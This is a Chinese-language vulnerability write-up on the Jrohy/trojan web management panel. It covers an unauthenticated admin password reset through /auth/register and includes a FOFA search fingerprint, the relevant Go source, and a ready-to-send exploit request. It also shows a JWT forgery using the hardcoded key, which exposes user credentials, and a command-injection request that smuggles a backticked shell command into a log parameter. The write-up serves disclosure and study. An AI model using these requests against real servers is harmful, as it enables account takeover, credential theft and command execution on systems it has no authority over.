漏洞简介
Jrohy/trojan 是一个基于 Go 开发的自动化部署 trojan 服务的开源项目,主要功能有trojan多用户管理部署程序, 支持web页面管理,其 web 端初始化接口 /auth/register 在用户配置后未能正常关闭,导致未经授权的访问者可以直接修改管理员密码。项目地址:https://github.com/Jrohy/trojan
影响版本
v2.0.0 - v2.15.3
FOFA 语法
body='href="./static/index.ab2a3fed.css">'
漏洞分析
注册路由,使用 updateUser 函数处理/auth/register 请求
// https://github.com/Jrohy/trojan/tree/v2.15.3/web/auth.go#L155

func Auth(r *gin.Engine, timeout int) *jwt.GinJWTMiddleware {
    jwtInit(timeout)

    newInstall := gin.H{"code": 201, "message": "No administrator account found inside the database", "data": nil}
    r.NoRoute(authMiddleware.MiddlewareFunc(), func(c *gin.Context) {
        claims := jwt.ExtractClaims(c)
        fmt.Printf("NoRoute claims: %#v\n", claims)
        c.JSON(404, gin.H{"code": 404, "message": "Page not found"})
    })
    ...
    r.POST("/auth/register", updateUser)
从请求中提取 password,传入 SetValue
// https://github.com/Jrohy/trojan/tree/v2.15.3/web/auth.go#L113

func updateUser(c *gin.Context) {
    responseBody := controller.ResponseBody{Msg: "success"}
    defer controller.TimeCost(time.Now(), &responseBody)
    username := c.DefaultPostForm("username", "admin")
    pass := c.PostForm("password")
    err := core.SetValue(fmt.Sprintf("%s_pass", username), pass)
    if err != nil {
        responseBody.Msg = err.Error()
    }
    c.JSON(200, responseBody)
}
更新数据库,写入新密码
// https://github.com/Jrohy/trojan/tree/v2.15.3/core/leveldb.go#L30

func SetValue(key string, value string) error {
    db, err := leveldb.OpenFile(dbPath, nil)
    if err != nil {
        return err
    }
    defer db.Close()
    return db.Put([]byte(key), []byte(value), nil)
}
漏洞复现
POST /auth/register HTTP/1.1
Host: xxx.xxx.com
Content-Length: 195
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymc8kPkyHhSLWSsTf
Connection: close

------WebKitFormBoundarymc8kPkyHhSLWSsTf
Content-Disposition: form-data; name="password"

f8cdb04495ded47615258f9dc6a3f4707fd2405434fefc3cbf4ef4e6
------WebKitFormBoundarymc8kPkyHhSLWSsTf--

直接 admin/123456 就可以登录了
其他漏洞
- 硬编码jwt密钥 (jwt 密钥 secret key)
import jwt
jwt.encode({'exp':1939014838,'id':'admin','orig_iat':1939014838},algorithm='HS256',key='secret key')
通过这个token访问 /trojan/user 接口可以得到除admin外所有用户账号密码,以及服务的对应域名
- 命令注入漏洞
GET /trojan/log?line=300`touch%20/tmp/success`&token=xxxxx HTTP/1.1
Host: xxx.xxx.com
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Upgrade: websocket
Origin: http://xxx.xxx.com
Sec-WebSocket-Version: 13
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: jwt=xxx
Sec-WebSocket-Key: NUAPtgysa4gd5VMU6znU1g==
PS: 这是一款已经停止维护的软件,不建议使用。
参考
https://r0fus0d.blog.ffffffff0x.com/post/trojan-case/https://github.com/ainrm/Jrohy-trojan-unauth-poc/blob/main/README.md


